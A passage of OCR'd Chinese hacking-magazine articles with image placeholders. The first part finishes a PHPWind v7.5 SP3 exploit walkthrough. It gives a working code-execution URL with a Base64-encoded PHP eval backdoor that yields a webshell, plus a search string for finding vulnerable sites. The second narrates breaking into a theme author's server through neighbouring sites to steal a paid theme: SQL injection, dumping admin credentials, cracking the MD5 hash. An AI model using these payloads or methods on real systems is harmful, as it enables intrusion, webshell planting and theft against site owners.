


图6




图7

在data\bbscache\目录下也没生成x.php，考虑用Base64加密代码，重新构造代码执行的URL为http://127.0.0.1/phpwind//data/bbscache/info_class.php?c=fputs(fopen(base64_decode(eHgucGhw),w),base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW3hdKTsgPz4x));，其中eHgucGhw是xx.php经过Base64加密后的代码，PD9waHAgQGV2YWwoJF9QT1NUW3hdKTsgPz4x是<?php @eval($_POST[x]);?>1经过Base64加密后的代码。用浏览器打开后如图6，这次没有错误提示，好像代码成功执行了。

再来到data\bbscache\目录下，xx.php果然生成了，如图7。

用lanker一句话PHP后门客户端连接http://127.0.0.1/phpwind//data/bbscache/xx.php，填上密码x，成功获得webshell，如图8。




图8

通过搜索“Powered by PHPWind v7.5 SP3 Certificate Code”等能找到可能存在这个漏洞的网站。本文介绍的漏洞利用仅出于兴趣爱好，不要用来对他人网站进行破坏，否则造成的任何后果与我无关。

为了方便大家在本机测试，我把存在漏洞的PHPWind Forums v7.5 SP3 GBK整合版的源程序和漏洞利用EXP一起打包给大家了。

（文中涉及的软件本期光盘已收录）

记一次拿下某收费模版

Rices

最近一直想着捣鼓一个论坛，正好过年收了点压岁钱，所以就去淘宝买了个vps。高高兴兴的把论坛架设起来了，却为找不到好的主题烦恼。就叫周围的朋友帮忙找找，最后一个哥们找到了一款让我觉得近乎完美的主题，他把作者博客地址发给我一看，我才知道是收费的主题，一看价格，我的妈呀！要1千大洋（图1）。

这哪是我等穷人买的起的，就连一个演示都木有。于是有了进入他站点盗取主题文件的想法，虽然他的博客里面不一定放着这套主题文件，但是挂个txt泻泻愤也是很爽的嘿嘿，说干就干，于是这次蛋疼的拿主题之旅就开始了。




图1

一、踩点

打开作者的主页www.xxx.com（隐藏免麻烦），简单的收集了下信息，一个主站，主站点是纯flash的，做的很漂亮，看来是个做主题的高手啊，跟目录下的blog文件夹是作者的blog，看了下页脚，发现是pjblog（如图2）。




图2

试了下09年的注人漏洞发现已经修复了，手上也没有pjblog的0day，所以从blog就不好下手了，首页就更不用说了。全flash的，最后拿出破壳扫目录挣扎下，结果也是不如人意。看来从主站是不行了，那么就来旁注吧。

二、进攻

打开http://rootkit.net.cn/index.aspx查了下，同服务器有20多个站点（如图3）。

随便打开了几个站，发现是aspx的，找到带参数的连接后面加单引号测试，发现提示模版不存在，看来没有注入漏洞，而且几个站都是同一个系统（如图4）。




图3




图4

继续搜索目标，找到一个asp站点，简单测试了下，发现注入也被过滤了，正当我准备换下一个站的时候，在这个站的首页发现他的sz目录下还有一个站点。进去一看和主站是不同的风格，随便找一个带参数的链接在后面加上单引号测试，发现爆错了（如图5）。




图5

看提示就知道是很典型的注入漏洞了，祭出我们的啊D大神，几分钟后把账号和密码跑了出来（如图6）。

账号是“biaogan”，密码是md5加密的到cmd5查了下，结果为admin888。接着顺便用啊D来跑下后台吧，结果扫描到后台为admin/login.asp，高高兴兴的把账号和密码输进去后猛击回车，却给我来个密码错误！（如图7）。

